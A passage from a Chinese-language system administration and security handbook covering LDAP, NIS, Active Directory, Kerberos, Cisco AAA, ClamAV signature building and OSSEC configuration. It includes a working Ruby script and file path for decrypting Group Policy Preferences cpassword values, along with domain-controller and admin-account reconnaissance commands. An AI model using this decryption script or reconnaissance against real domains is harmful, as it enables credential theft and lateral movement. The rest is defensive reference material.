# **ldapadd -x -D "cn=root,dc=www,dc=com" -W -f grp.ldif**

# **./migrate\_passwd.pl /etc/passwd > pwd.ldif**

# **ldapadd -x -D "cn=root,dc=www,dc=com" -W -f pwd.ldif**

查看导入的数据：

# **ldapsearch -x -b "dc=www,dc=com"**

# **ldapsearch -x -b "" -s base "(objectclass=\*)"**

# **slapcat**

客户端配置

安装pam\_ldap

# **authconfig-tui setup**

安全配置

# **openssl genrsa -out ldap.key 1024** #服务器私钥

# **openssl req -new -x509 -key ldap.key -out ldap.crt** #服务器证书

其他

图形界面： phpldapadmin

**8.4.3.2** 为服务提供认证

LDAP+SAMBA

P445

安装perl-LDAP

如果smb服务器与ldap服务器不再同一主机， 需要将smb服务器配置成ldap客户端。

# **cp /usr/share/doc/samba\*/LDAP/samba.schema /etc/openldap/schema/**

# **vi slapd.conf**

include /etc/openldap/schema/samba.schema index sambaUID eq

index sambaPrimaryGroupSID eq index sambaDomainName eq index default sub

# **service smb stop**

# **slapindex -f /etc/openldap/slapd.conf**

# **service ldap restart**

729/990

TLSCertificateFile /etc/openldap/.sslkey/ldap.crt TLSCertificateKeyFile /etc/openldap/.sslkey/ldap.key

QQ群：632167235

# **vi smb.conf**

security = user

passdb backend = ldapsam:ldap://192.168.1.4/ ldap admin dn = "cn=root,dc=www,dc=com" ldap ssl = no

ldap delete dn = no

ldap user suffix = ou=People ldap group suffix = ou=Groups ldap suffix = dc=www,dc=com

# **service smb restart**

LDAP+Apache

# **vi conf.d/authz\_ldap.conf**

<IfModule mod\_authz\_ldap.c>

<Location /phpldapadmin>

AuthzLDAPServer 192.168.1.4

AuthzLDAPUserBase ou=People,dc=www,dc=com

AuthzLDAPUserKey uid

AuthzLDAPUserScope base

AuthType basic

AuthName "LDAP Auth"

require valid-user

</Location>

LDAP+Squid

auth\_param basic program /usr/lib/squid/squid\_ldap\_auth -b "ou=People,dc=com" -h 192.168.1.6 -f "uid=%s" acl authuser proxy\_auth REQUIRED

http\_access allow authuser

进行提交的用户名为uid=user,ou=People,dc=com， 比如dn:dc=com,输入用户名user,ou=People也可以。

LDAP+Postfix

将postfix配置成sasl认证：

# **vi /etc/sysconfig/saslauthd** MECH=ldap FLAGS=/etc/saslauthd.conf

# **vi /etc/saslauthd.conf** ldap\_servers:ldap://192.168.1.4 ldap\_search\_base:dc=www,dc=com ldap\_filter:uid=%u

**8.4.4 NIS**

服务信息

安装包： ypserv ypbind

服务： ypserv rpc.passwdd rpc.ypxfrd

脚本： ypserv yppasswdd ypxfrd

端口： 根据portmap动态分配

配置文件： /var/yp/\* /etc/ypserv.conf /etc/yp.conf

730/990

QQ群：632167235

相关： portmap yp-tools authconfig

服务器配置

1. NIS 域 名 ： **nisdomainname/ypdomainname/domainname** # **vi /etc/sysconfig/network**
2. /etc/ypserv.conf
3. 生成数据库： **/usr/lib/yp/ypinit -m**
4. 服务器（ 主从）： 列表/var/yp/ypservers
5. 启动服务： portmap ypserv yppasswdd(客户端密码修改) ypxfrd(主从更新服务) ypbind(客户端和从服务器， 查询)

客户端配置

# **authconfig-tui**

主从配置

NOPUSH=false(主从结构时需要修改) yppush -h Slave.host直接推送

密码/etc/sysconfig/yppsswdd setup authconfig authconfig-tui

1. # **nisdomainname demo.com**
2. # **vi /etc/nsswitch.conf**
3. /etc/sysconfig/authconfig
4. # **vi /etc/pam.d/system-auth**

password sufficient pam\_unix.so md5 shadow nullok try\_first\_pass use\_authtok nis #加入nis

1. /etc/yp.conf

其他

认证限制文件： /var/yp/securenets， 需要先写掩码再写网段。

加启动参数绑定端口： YPSERV\_ARGS="-p 888" YPPASSWDD\_ARGS="-p 842" YPXFRD\_ARGS="-p 843"

新加用户重新生成数据库：

# **cd /var/yp;make -C /var/yp**

**8.4.5 AD**

**8.4.5.1** 服务

**DC**：

需要安装DNS服务需要启动Server服务

客户端：

731/990

QQ群：632167235

需要启动NetBIOS服务

**8.4.5.2 GPP**

2008新增Group Policy Preferences， 即组策略首选项（ GPP） 。

GPP最常用的一项基本功能——远程创建本地账户， 这个功能允许域管理员在域控制端远程向域内主机添加本地账户以方便管理， 通过仔细研究其运行机制上的漏洞， 发现仅使用域受限用户对GPP创建账户的破

解。

首先打开DC上的group policy management， 在Default Domain Policy点击右键， 选择edit， 会出现group policy management editor对话框， 接下来我们就可以远程向域内的XP主机添加本地用户了， 选择computer

configuration（ 或user configuration， 两者均可）， 点击local users and groups， 右键点击空白创建账户。添加domain computers 到group policy object中， 并启用， 这样新的账号就在DC端创建成功， 效果是这个账号会添加到所有的domain computers中。

使用XP主机登陆域， 命令行下使用命令 **gpupdate && net user** 更新组策略， 成功后新创建的这个用户

testuser就自动添加到本地用户中了。

文件路径： sysvol\domainname\policy{31B2F340-016D-11D2-945F-00C04FB984F9}\MA CHINE\Preferences\Groups\Groups.xml

找到cpassword， 使用如下脚本破解即可。

**8.4.5.3 dsquery**

732/990

require 'rubygems' require 'openssl' require 'base64'

encrypted\_data = "j1Uyj3Vx8TY9LtLZil2uAuZkFQA/4latT76ZwgdHdhw"

**def** decrypt(encrypted\_data)

padding = "=" \* (4 - (encrypted\_data.length % 4)) epassword = "#{encrypted\_data}#{padding}" decoded = Base64.decode64(epassword)

key = "\x4e\x99\x06\xe8\xfc\xb6\x6c\xc9\xfa\xf4\x93\x10\x62\x0f\xfe\xe8\xf4\x96\xe8\x06\xcc\x05\x79

\x90\x20\x9b\x09\xa4\x33\xb6\x6c\x1b"

aes = OpenSSL::Cipher::Cipher.new("AES-256-CBC") aes.decrypt

aes.key = key

plaintext = aes.update(decoded) plaintext << aes.final

pass = plaintext.unpack('v\*').pack('C\*') # UNICODE conversion

**return** pass

**end**

blah = decrypt(encrypted\_data) puts blah

QQ群：632167235

说明

dsquery搜索的结果可作为其他目录服务命令行工具之一的管道输入， 例如dsget、dsmod、dsmove或dsrm。

语法

dsquery computer - 查找目录中的计算机。dsquery contact - 查找目录中的联系人。dsquery subnet - 查找目录中的子网。dsquery group - 查找目录中的组。 dsquery ou - 查找目录中的组织单位。dsquery site - 查找目录中的站点。dsquery server - 查找目录中的域控制器。dsquery user - 查找目录中的用户。dsquery quota - 查找目录中的配额。dsquery partition - 查找目录中的分区。

dsquery \* - 用通用的 LDAP 查询查找目录中的任何对象。

用法

查询用户名：

# **dsquery user**

"CN=张三zs,OU=test,DC=win,DC=com"

# **dsget user "CN=**张三 **zs,OU=test,DC=win,DC=com"**

dn

desc samid

CN=张三zs,OU=test,DC=win,DC=com

zhangsan

或：

# **dsquery -o upn**

["zhangsan@win.com"](mailto:zhangsan@win.com)

查询域控：

# **dsquery server**

"CN=CRYPTOME-87C660,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=win,DC=com"

# **nslookup cryptome-87c660.win.com**

**8.4.5.4** 查找域控

本地检测

获取域管理员列表：

# **net group "domain admins" /domain**

DNS查询：

# **ipconfig /all**

查询活跃的域控

# **nslookup -type=SRV \_ldap.\_tcp.**

# **netsess.exe -h**

扫描远程系统netbios信息

查询 NetBIOS 操作系统指纹、共享列表、用户列表等：

# **nbtstat**

733/990

QQ群：632167235

扫描远程系统身份验证令牌

扫描远程系统上的身份验证令牌：

# **psexec**

其他

1.net view

* **net view /domain**

2.set log

* **set log**
* **set logonserver**
* **echo %logonserver%**

3.通过srv记录

* **nslookup -type=SRV \_ldap.\_tcp.**域名

4.使用nltest

* **nltest /dclist:**域名

5.使用dsquery

* **DsQuery Server -domain** 域名

6.使用netdom

* **netdom query pdc**

**8.4.6 Kerberos**

服务信息

安装包： krb5-server krb5-libs 服务： krb5kdc kadmind kpropd 脚本： krb5kdc kadmin kprop

端口： 88/upd 464/udp 749/tcp 754/tcp

配置文件： /etc/krb5.conf /var/kerberos/krb5kdc/\*

相关： ntp krb5-workstation pam\_krb5

注意： 时间必须一样

服务器配置

# **vi /etc/krb5.conf**

kdb5\_util create -s -r [www.cisco.com](http://www.cisco.com/)

# **vi /var/kerberos/krb5kdc/krb5kdc**

# **vi /var/kerberos/krb5kdc/kadm5.acl**

# **service krb5kdc restart**

# **service kadmin restart**

使用： kadmin/kadmin.local

先使用NIS认证， 后使用kerberos认证， 所以要取消nis中用户的密码。票据位置 /etc/krb5.keytab。

734/990

QQ群：632167235

**8.4.7 AAA**

配置AAA认证

aaa new-model

aaa authentication login cisco group tacacs+ aaa authorization exec cisco group tacacs+

aaa accounting exec cisco start-stop group tacacs+ tacacs-server host 192.168.56.101 key cisco

line vty 0 4

login authenctication cisco

authorization exec cisco

accounting exec cisco

测试：

# **test aaa group tacacs+ cisco cisco new-code**

配置dot1x

aaa new-model

aaa authentication dot1x default local dot1x system-auth-control auto

int e0/0

dot1x port-control auto

**8.5** 入侵防御

**8.5.1 ClamAV**

**8.5.1.1** 介绍

服务启动：

# **service clamd restart**

进程说明：

* clamscan： 不依赖clamd的扫描程序
* freshclam --daemon： 更新病毒库
* clamd： 配置文件/etc/clamd.conf
* clamdscan： 依赖于clamd的扫描程序
* sigtool： 将病毒特征新加到病毒库

病毒测试：

<http://www.eicar.org/download/eicar_com.zip>

735/990

QQ群：632167235

**8.5.1.2** 配置

配置文件：

# **vi /etc/freshclam.conf**

Checks 12 #每天更新的次数

命令说明：

# clamscan -r -v -l <file> --move <dir> --remove /dir/file

* r： 递归
* v： 快速
* l： 保存报告文件
* --move： 移动病毒文件
* --remove： 删除病毒文件

•

扫描数据流：

# **cat file | clamscan -**

**8.5.1.3** 自定义特征

特征库描述

1. 特征库位置：

/var/lib/clamav

2. 特征库解释：

3. 解压特征库：

# **sigtool -u main.cvd**

构造特征库

构造MD5库

注： MD5库对文本文件无效！

1. 生成哈希库：

# **sigtool --md5 cmd.exe > test.hdb**

2. 查杀：

# **clamscan -d test.hdb cmd.exe**

SHA1和SHA256的特征库使用.hsb扩展名。

构造PE头信息特征库

1. 生成PE头签名：

# **wget<http://hexacorn.com/d/PESectionExtractor.pl>**

# **perl PESectionExtractor.pl cmd.exe**

2. 生成PE库：

736/990

后缀名称

包含内容

main.ndb

十六进制特征码

main.mdb

Windows PE恶意软件文件的MD5哈希值

main.hdb

已知的恶意软件文件的MD5哈希值

QQ群：632167235

# **sigtool --mdb \*.dat > test.mdb**

3. 查杀：

# **clamscan -d test.mdb cmd.exe**

4. PESectionExtractor.pl文件内容：

737/990

QQ群：632167235

738/990

#!/usr/bin/perl #

# PESectionExtractor v0.2, written by Adam Blaszczyk @ Hexacorn.com, 2012-09 #

# 2013-11-12 - minor fix to parse PE32+ files #

# This is a simple script that enumerates the sections inside the PE file # and allows to either extract the sections as binary blobs

# or extract strings prefixed by section names #

# Usage:

# perl PESectionExtractor.pl <options> <filename> # options:

# -s - extract strings from all sections

# -S - extract strings from all sections except .rsrc/.reloc # Examples:

# perl PESectionExtractor.pl sample.exe

# perl PESectionExtractor.pl -s sample.exe # perl PESectionExtractor.pl -S sample.exe #

use strict;

use warnings;

$| **=** 1;

**print STDERR** "

====================================================================

========

PESectionExtractor v0.2, written by Adam Blaszczyk @ Hexacorn.com, 2012-09

====================================================================

======== ";

**my** $extract\_strings**=**0;

**my** $arg **= shift**; **if** (**!defined**($arg))

{

**print** "Gimme a file name!\n";

**exit**;

}

**if** ($arg =~ /^[-\/]s$/i)

{

$extract\_strings**++**;

$extract\_strings**++ if** $arg =~ /^[-\/]S$/;

$arg **= shift**;

}

QQ群：632167235

739/990

**my** $file **=** $arg;

**print STDERR** "Processing file: $file\n";

**if** (**!open** (FILE, '<'.$file))

{

**print** "Can't open \"$file\"\n";

**exit**;

}

**binmode** (FILE);

**my** $topdata;

**if** (**!read** (FILE, $topdata, 2))

{

**close** FILE;

**print** "Can't read \"$file\"\n";

**exit**;

}

**if** ($topdata **ne** 'MZ')

{

**print** "Not an MZ file\n";

**exit**;

}

**seek** (FILE, 0x3C, 0);

**read** (FILE, **my** $o2PE,4);

$o2PE **= unpack**("I32",$o2PE); **if** ($o2PE**>**16384)

{

**close** FILE;

**print** "Offset to PE header (=$o2PE) seems to be quite high - modify script if you think it's fine (some packers mess around with this value)\n";

**exit**;

}

**seek** (FILE, $o2PE, 0); **read** (FILE, **my** $PEHeader,32); $PEHeader **= substr**($PEHeader,0,2); **if** ($PEHeader **ne** 'PE')

{

**close** FILE;

**print** "Not an PE file\n";

**exit**;

}

QQ群：632167235

740/990

**seek** (FILE, $o2PE**+**4 ,0); **read** (FILE, **my** $MachineID,2); $MachineID **= unpack**("S16",$MachineID);

**if** ($MachineID **!=** 0x14c **&&** $MachineID **!=** 0x8664)

{

**close** FILE;

**print** "PE file type (=$MachineID) not supported \n";

**exit**;

}

**seek** (FILE, $o2PE**+**6 ,0); **read** (FILE, **my** $NumOfSections,2); $NumOfSections **= unpack**("S16",

$NumOfSections);

**if** ($NumOfSections**==**0)

{

**close** FILE;

**print** "PE file has no sections (could be a result of some PE tricks being applied to PE structure)\n" ;

**exit**;

}

**seek** (FILE, $o2PE**+**20,0); **read** (FILE, **my** $OptHdrSize,2); $OptHdrSize **= unpack**("S16",$OptHdrSize); **seek** (FILE, $o2PE **+** 24 **+** $OptHdrSize , 0); **read** (FILE, **my** $sections, $NumOfSections **\*** 40);

**for** (**my** $k **=** 0;$k**<**$NumOfSections;$k**++**)

{

**my** $sectiondata;

**seek** (FILE, $o2PE **+** 24 **+** $OptHdrSize **+** $k**\***40, 0);

**read** (FILE, **my** $sectionname,8); $sectionname **=~** s/[^\x20-\x7F]/ /gs;

**read** (FILE, **my** $vs,4); $vs **= unpack**("I32",$vs); **read** (FILE, **my** $vo,4); $vo **= unpack**("I32",$vo); **read** (FILE, **my** $fs,4); $fs **= unpack**("I32",$fs); **read** (FILE, **my** $fo,4); $fo **= unpack**("I32",$fo);

**seek** (FILE, $o2PE **+** 24 **+** $OptHdrSize **+** $k**\***40**+**8**+**4**\***4**+**4**+**4**+**4, 0);

**read** (FILE, **my** $sectionflagsbin,4); $sectionflagsbin **= unpack**("I32",$sectionflagsbin); **my** $sectionflags **=** '';

**if** ($sectionflagsbin **&** 0x20000000) { $sectionflags**.=**'X'; } **if** ($sectionflagsbin **&** 0x80000000) { $sectionflags**.=**'W'; } **if** ($sectionflagsbin **&** 0x40000000) { $sectionflags**.=**'R'; } **if** ($sectionflagsbin **&** 0x10000000) { $sectionflags**.=**'S'; }

**if** ($sectionflagsbin **&** 0x00000020) { **if** ($sectionflags **ne** '') {$sectionflags**.=**'\_'; } $sectionflags**.=**'CODE'; } **if** ($sectionflagsbin **&** 0x00000040) { **if** ($sectionflags **ne** '') {$sectionflags**.=**'\_'; } $sectionflags**.=**'IDATA'; } **if** ($sectionflagsbin **&** 0x00000080) { **if** ($sectionflags **ne** '') {$sectionflags**.=**'\_'; } $sectionflags**.=**'BSS'; }

**if** ($sectionflagsbin **&** 0x04000000) { **if** ($sectionflags **ne** '') {$sectionflags**.=**'\_'; }

$sectionflags**.=**'NONCACHE'; }

**if** ($sectionflagsbin **&** 0x08000000) { **if** ($sectionflags **ne** '') {$sectionflags**.=**'\_'; }

$sectionflags**.=**'NONPAGE'; }

$sectionname **=~** s/^\s\*(.\*?)\s\*$/$1/;

**if** ($sectionname **eq** '') { $sectionname**=**'SECTION\_'.$k; }

QQ群：632167235

构造文件内容特征库

1. 查找特征码

2. 特征码转换成16进制

# **echo 'cmd.exe' | sigtool --hex-dump | xargs echo**

3. 生成特征库

# **echo 'Malwareupdate:1:\*:636d642e657865' > test.ndb**

4. 查杀：

# **clamscan -d test.mdb cmd.exe**

5. 特征码格式

SigName:Target:Offset:Hex

741/990

**print STDERR sprintf** ("%-8s, vo = %08lX, vs = %08lX, fo = %08lX, fs = %08lX, flags = %08lX, %s",

$sectionname, $vo, $vs, $fo, $fs, $sectionflagsbin, $sectionflags)."\n";

**seek** (FILE, $fo , 0);

**if** ($fs **!=** 0)

{

**read** (FILE, $sectiondata, $fs);

**if** ($extract\_strings**>**0)

{

**next if** ($extract\_strings**==**2 **&&** $sectionname =~ /^(\.rsrc|\.reloc)$/i);

**while** ($sectiondata =~ /([A-Za-z][ -~]{3,}|([A-Za-z][ -~]\x00){3,})/sg)

{

**my** $string **=** $1;

$string **=~** s/\x00//gs **if** $string =~ /([ -~]\x00){3,}/s;

**print** "$sectionname\t$string\n";

}

}

**else**

{

**my** $sectionfilename **= sprintf**("%s\_%s\_%08lX\_%08lX\_%s.dat",$file,$sectionname, $fo, $fs,

$sectionflags);

**print STDERR** "\n -> Writing the section to: $sectionfilename\n\n";

**open** FSECTION,">$sectionfilename" ;

**binmode** FSECTION;

**print** FSECTION $sectiondata;

**close** FSECTION;

}

}

}

QQ群：632167235

**8.5.1.4** 联动

Clamav+Samba

1. 下 载 Samba-vscan [http://www.openantivirus.org](http://www.openantivirus.org/)

2. 下载samba源文件

# **cd samba/source**

configure时会出现syntax error near unexpected token `('， 找到那一行， 将()改为'('')'就行， 用引号引上即可

（ 65786,$ s/(/'('/g,使用替换）

# **./configure** #可能要升级autoconf和automake # **make headers**

3. 将samba-vscan解压到samba/examples/VFS/ # **cd samba-vscan**

# **./configure**

# **make**

# **cp vscan-clamav.so /usr/lib/samba/vfs**

# **cp clamav/vscan-clamav.conf /etc/samba**

P585

Clamav+Apache

下 载 mod\_clamav <http://software.othello.ch/mod_clamav/>

# **./configure --with-apxs=/usr/sbin/apxs && make && make install**

Clamav+Squid

# **vi /usr/local/etc/havp/havp.config**

USER clamav GROUP clamav

LOG\_OKS false #仅仅记录病毒日志

742/990

字段

含义

SigName

特征码唯一描述的名字

Target

0( 任 意 文 件 类 型 ) 1(Windows PE可执行文件)

2(对象链接和嵌入OLE)

3(标准化的HTML)

4(Email文件)

5(图像文件) 6(Linux ELF文件)

7(标准化的ASCII文件)

8( 未 使 用 ) 9(Mach-O files)

10(PDF文件)

11(Flash 文 件 ) 12(Java class文件)

Offset

文件中的偏移量

Hex

十六进制匹配

QQ群：632167235

TEMPDIR /var/tmp/havp #病毒扫描临时目录TRANSPARENT false

FORWARDED\_IP true PORT 3128 BIND\_ADDRESS 127.0.0.1

ENABLECLAMLIB true #直接使用clamav病毒库数据CLAMDBDIR /var/clamav #clamav病毒数据库目录SERVERNUMBER 40 #线程

MAXSERVERS

LOGLEVEL 0 #只记录错扫描图片

# **dd if=/dev/zero of=/havp.img bs=128K count=1 seek=1024**

# **mkfs.ext3 /havp.img**

# **mount -o loop,mand /havp.img /var/tmp/havp**

# **chown -R clamav.clamav /var/log/havp /var/tmp/havp /var/run/havp**

# **vi squid.conf**

cache\_peer 127.0.0.1 parent 3128 0 no-query no-digest no-netdb-exchange default cache\_peer\_access 127.0.0.1 allow all

acl Scan\_HTTP proto HTTP never\_direct allow Scan\_HTTP

启动havp和squid即可

自定义错误界面/usr/local/etc/havp/templates/en/virus.html

Clamav+Postfix

下载mailscanner。

# **vi /etc/MailScanner/MailScanner.conf**

Run As User = postfix Run As Group = postfix

Incoming Queue Dir = /var/spool/postfix/hold Outgong Queue Dir = /var/spool/postfix/incoming MTA = postfix <= sendmail

Virus Scanning = yes Virus Scanners = clamav

Always include spamAssassin Report = yes Use SpamAssassin = yes

SpamAssassin User State Dir = /var/spool/MailScanner/spamassassin SpamAssassin Install Prefix = /usr/bin

SpamAssassin Local Rules Dir = /etc/mail/spamassassin

修改文件权限。

不需要启动postfix， 只启动MailScanner即可。

**8.5.2 OSSEC**

**8.5.2.1** 安装

依赖库：

# **apt-get install build-essential libmysqlclient-dev apache2 php5 php5-mysql libapache2-mod-php5 unzip**

743/990

QQ群：632167235

自动化安装：

# **vi src/Makefile**

# **DATABASE=mysql**

# **./install.sh**

预编译（ 安装在其他计算机上）：

# **cd src**

# **make TARGET=local DATABASE=mysql MAXAGENTS=2048**

# **echo "USER\_BINARYINSTALL=\"y\"" >> ossec-hids\*/etc/preloaded-vars.conf**

放到其他计算机上执行./install.sh。

编译win代理：

# **apt-get install nsis mingw-w64**

# **make TARGET=winagent**

重新安装可以进行更新。

DEBUG:

修改文件 /var/ossec/etc/internal\_options.conf 开启debug选项。启用命令 **/var/ossec/bin/ossec-control enable debug**

**8.5.2.2 Agent**

说明

一个服务端的代理个数是有限制的， 需要在make的时候指定MAXAGENTS参数。

操作系统限制：

# **sysctl -w fs.file-max = 47648**

# **ulimit -n 2048**

手工添加

手工添加Agent步骤：

1. Run **manage\_agents** on the OSSEC server.
2. Add an agent.
3. Extract the key for the agent.
4. Copy that key to the agent.
5. Run manage\_agents on the agent.
6. Import the key copied from the manager.
7. Restart the manager’s OSSEC processes.
8. Start the agent.

注意：

添加Agent时Agnet的地址可以写具体地址、子网地址或者any。如果Agent地址经过NAT， 则需要写NAT后的地址。

Agnet的信息在 /var/ossec/etc/client.keys 中。

Agent和Server的通信是经过加密的。

自动添加

使用ossec-authd添加Agent：

1. 服务器端启用：

# **/var/ossec/bin/ossec-authd -p 1515**

1. 代理端启用：

# **/var/ossec/bin/agent-auth -m 192.168.1.12 -p 1515**

744/990

QQ群：632167235

注意： 服务端ossec-authd没有认证过程， 因此需要使用防火墙控制。

集中配置

可以配置完整性检测、rootkit检测和日志分析。

服务端创建文件：

# **vi /var/ossec/etc/shared/agent.conf**

几小时后才能同步， 或者重启管理端。

通过 **/var/ossec/bin/agent\_control -i 200** 命令检查Agent是否收到， 比较agent.conf的md5值。

重启Agent：

# **/var/ossec/bin/agent\_control -R 200**

**8.5.2.3 Agentless**

说明

只能进行文件完整性检测。

需要expect工具：

# **apt-get install expect**

配置

745/990

<agent\_config>

<localfile>

<location>/var/log/my.log</location>

<log\_format>syslog</log\_format>

</localfile>

</agent\_config>

<agent\_config name="agent1">

<localfile>

<location>/var/log/my.log</location>

<log\_format>syslog</log\_format>

</localfile>

</agent\_config>

<agent\_config os="Linux">

<localfile>

<location>/var/log/my.log2</location>

<log\_format>syslog</log\_format>

</localfile>

</agent\_config>

<agent\_config os="Windows">

<localfile>

<location>C:\myapp\my.log</location>

<log\_format>syslog</log\_format>

</localfile>

</agent\_config>

QQ群：632167235

选项

**agentless:** 此部分包含无代理配置。

**frequency:** 以秒为单位的运行周期。

**host:** 定义主机和用户名。

* Example: [<host>root@linux.server.example.com</host>](mailto:root@linux.server.example.com)

**state:** 定义检查输出方式。

* periodic: The output from the scripts is processed by the OSSEC processes.
* periodic\_diff: The output from the scripts is compared to the output of previous runs.

**arguments:** 向脚本传递的参数。

启用无代理模式

启用命令：

# **/var/ossec/bin/ossec-control enable agentless**

添加主机：

# **/var/ossec/agentless/register\_host.sh add [root@example.net](mailto:root@example.net) mypass1**

如果使用公钥认证：

# **sudo -u ossec ssh-keygen**

存放目录： var/ossec/.ssh

配置无代理模式

746/990

QQ群：632167235

Agentless类型

periodic\_diff

命令：

**INFO:** The string following INFO will be logged to /var/ossec/logs/ossec.log by OSSEC for debugging.

**ERROR:** Error needs to be reported. The string following this command is forwarded to the OSSEC manager, and the OSSEC process closes down the script.

**STORE:** All the lines that follows this command will be added stored and compared to previous runs of the script.

Periodic

命令：

**INFO:** The string following INFO will be logged to /var/ossec/logs/ossec.log by OSSEC for debugging.

**ERROR:** Error needs to be reported. The string following this command is forwarded to the OSSEC manager, and the OSSEC process closes down the script.

**FWD:** The string following FWD is a colon delimited list of stats on a given file.

**LOG:** The string following LOG will be passed into ossec-analysisd and processed like all other log messages.

FWD命令：

747/990

<agentless>

<type>ssh\_integrity\_check\_linux</type>

<frequency>36000</frequency>

[<host>root@example.net</host>](mailto:root@example.net)

<state>periodic</state>

<arguments>/bin /etc/ /sbin</arguments>

</agentless>

<agentless>

<type>ssh\_pixconfig\_diff</type>

<frequency>36000</frequency>

[<host>pix@pix.fw.local</host>](mailto:pix@pix.fw.local)

<state>periodic\_diff</state>

</agentless>

<agentless>

<type>ssh\_generic\_diff</type>

<frequency>36000</frequency>

[<host>root@example.net</host>](mailto:root@example.net)

<state>periodic\_diff</state>

<arguments>ls -la /etc; cat /etc/passwd</arguments>

</agentless>

<agentless>

<type>ssh\_integrity\_check\_linux</type>

<frequency>3600</frequency>

[<host>root@172.17.20.20</host>](mailto:root@172.17.20.20)

<state>periodic</state>

<arguments>/bin /etc /sbin</arguments> <!--#此参数会传递给脚本中的$args参数-->

</agentless>

QQ群：632167235

FWD:

19419:600:0:0:fb30de5b02029950ae05885a3d407c8c:017cd6118cdc166ee8eba8af1b7fdad6763203d3 ./.bash FWD: size bytes:access:uid:gid:md5:sha1 file

**8.5.2.4** 日志分析

需要配置在代理的ossec.conf文件或服务器的share/agent.conf文件中。

配置选项

需要配置在<localfile>元素内。

**location**： 指定日志读取的位置， 文件名可以使用strftime格式。例如文件名 file.log-2011-01-22 可以配置成file.log-%Y-%m-%d。可以在非win系统使用通配符。如过使用通配符， 文件必须存在。strftime和通配符不能同时使用， 且不会监控新建的文件。

**log\_format**： 日志格式。

注： 如果每条日志一行， 请使用syslog格式。

* syslog： 适用于每条日志一行的情况。
* snort-full/snort-fast： 用于snort日志输出。
* squid
* iis
* eventlog： Windows eventlog format.
* eventchannel： 用于微软的eventlogs， 使用新的EventApi。可以监控标准的时间日志和现在的“Application and Services”日志。不支持vista之前的系统。
* mysql\_log： MySQL日志， 不支持多行日志。
* postgresql\_log： PostgreSQL日志， 不支持多行日志。
* nmapg： 监控nmap的grepable输出。
* apache
* command： 命令输出， 不支持多行日志。
* full\_command： 将多行命令输出当作一条日志。注： command和full\_command不能配置在agent.conf， 并且必须配置在每一个系统的ossec.conf文件里。
* djb-multilog
* multi-line： 后面跟着行数， 将多行日志合并为一条日志。示例：<log\_format>multi-line: NUMBER</ log\_format>

**command**： 需要执行的命令。

**alias**： 执行的命令的别名， 在日志中代替命令显示。

**frequency**： 命令执行间隔的最短秒数。命令不会准时周期执行， 但是执行间隔不会小于此处定义的时间 。 在 command 和 full\_command 中 使 用 。 **check\_diff**： 每次检查结果储存在内部数据库中， 并且和上次的结果进行对比， 如果不同将会报警。**only-future-events**： 只能用于eventchannel日志格式。将不读取之前生成的日志。

**query**： 只能用于eventchannel日志格式。仅仅处理XPATH查询的日志。

* 示例： 只处理时间ID为7040的日志：

监控

命令监控

输出截取：

748/990

<localfile>

<location>System</location>

<log\_format>eventchannel</log\_format>

<query>Event/System[EventID=7040]</query>

</localfile>

QQ群：632167235

输出对比：

镜像存储位置： /var/ossec/queue/diff/[agent\_name]/[rule\_id]

文件监控

OSSEC使用ossec-logcollector进程监控文件日志。当收到日志消息， 它转发给其他进程分析或者传输到服务器。

配置在<ossec\_config>元素内。

配置示例：

749/990

<agent\_config os="windows">

<localfile>

<log\_format>full\_command</log\_format>

<command>reg QUERY HKLM\SYSTEM\CurrentControlSet\Enum\USBSTOR</command>

</localfile>

</agent\_config>

<rule id="140125" level="7">

<if\_sid>530</if\_sid>

<match>ossec: output: 'reg QUERY'</match>

<check\_diff /> <!--对比不同-->

<description>New USB device connected</description>

</rule>

<localfile>

<log\_format>command</log\_format>

<command>uptime</command>

</localfile>

<rule id="100101" level="7" ignore="7200">

<if\_sid>530</if\_sid>

<match>ossec: output: 'uptime': </match>

<regex>load averages: 2.</regex>

<description>Load average reached 2..</description>

</rule>

QQ群：632167235

**8.5.2.5** 完整性检查

配置选项

**directories**： 定义监控的目录， 使用“,”分割目录。所有的文件和子文件夹都会被监控。监控整个盘符使用“D:\.”格式。数据库存储路径： /var/ossec/queue/syscheck。

**Attributes**：

* realtime: Value=yes
  + This will enable realtime/continuous monitoring on Linux (using the inotify system calls) and Windows systems.
* report\_changes: Value=yes
  + Report diffs of file changes. This is limited to text files at this time.
  + Note: This option is only available on Unix-like systems.
* check\_all: Value=yes
  + All the following check\_\* options are used together.
* check\_sum: Value=yes
  + Check the md5 and sha1 hashes of the of the files will be checked. This is the same as using both check\_sha1sum=”yes” and check\_md5sum=”yes”
* check\_sha1sum: Value=yes
  + When used only the sha1 hash of the files will be checked.
* check\_md5sum: Value=yes
  + The md5 hash of the files will be checked.
* check\_size: Value=yes
  + The size of the files will be checked.
* check\_owner: Value=yes

750/990

<localfile>

<location>/var/log/messages</location>

<log\_format>syslog</log\_format>

</localfile>

<localfile>

<location>Security</location>

<log\_format>eventlog</log\_format>

</localfile>

<localfile>

<location>/var/log/\*.log</location>

<log\_format>syslog</log\_format>

</localfile>

<localfile>

<location>C:\Windows\app\log-%y-%m-%d.log</location>

<log\_format>syslog</log\_format>

</localfile>

<localfile>

<location>%WinDir%\System32\LogFiles\W3SVC3\ex%y%m%d.log</location>

<log\_format>iis</log\_format>

</localfile>

QQ群：632167235

- Check the owner of the files selected.

* check\_group: Value=yes
  + Check the group owner of the files/directories selected.
* check\_perm: Value=yes
  + Check the UNIX permission of the files/directories selected. On windows this will only check the POSIX permissions.
* restrict: Value=string
  + A string that will limit checks to files containing that string in the file name.
  + Allowed: Any directory or file name (but not a path)

**ignore**：

List of files or directories to be ignored (one entry per element). 被忽略的目录仍然会被检查, but the results are ignored.

**Attributes:**

* type: Value=sregex

-This is a simple regex pattern to filter out files so alerts are not generated.

**frequency:**

Frequency that the syscheck is going to be executed (in seconds).

**scan\_time:**

Time to run the scans (can be in the formats of 21pm, 8:30, 12am, etc)

**scan\_day:**

Day of the week to run the scans (can be in the format of sunday, saturday, monday, etc)

**auto\_ignore:**

Specifies if syscheck will ignore files that change too often (after the third change).

**Default:** yes

**Allowed:** yes/no

**Note:** 只能用于管理端或者本地安装。

**alert\_new\_files:**

Specifies if syscheck should alert on new files created.

**Default:** no

**Note:** New files will only be detected on a full scan, this option does not work in realtime.

只能用于管理端或者本地安装。

**scan\_on\_start:**

Specifies if syscheck should do the first scan as soon as it is started.

**Default:** yes

**windows\_registry:**

Use this option to add Windows registry entries to be monitored (Windows-only).

**registry\_ignore:**

List of registry entries to be ignored.

**refilter\_cmd:**

Command to run to prevent prelinking from creating false positives.

**Example:**

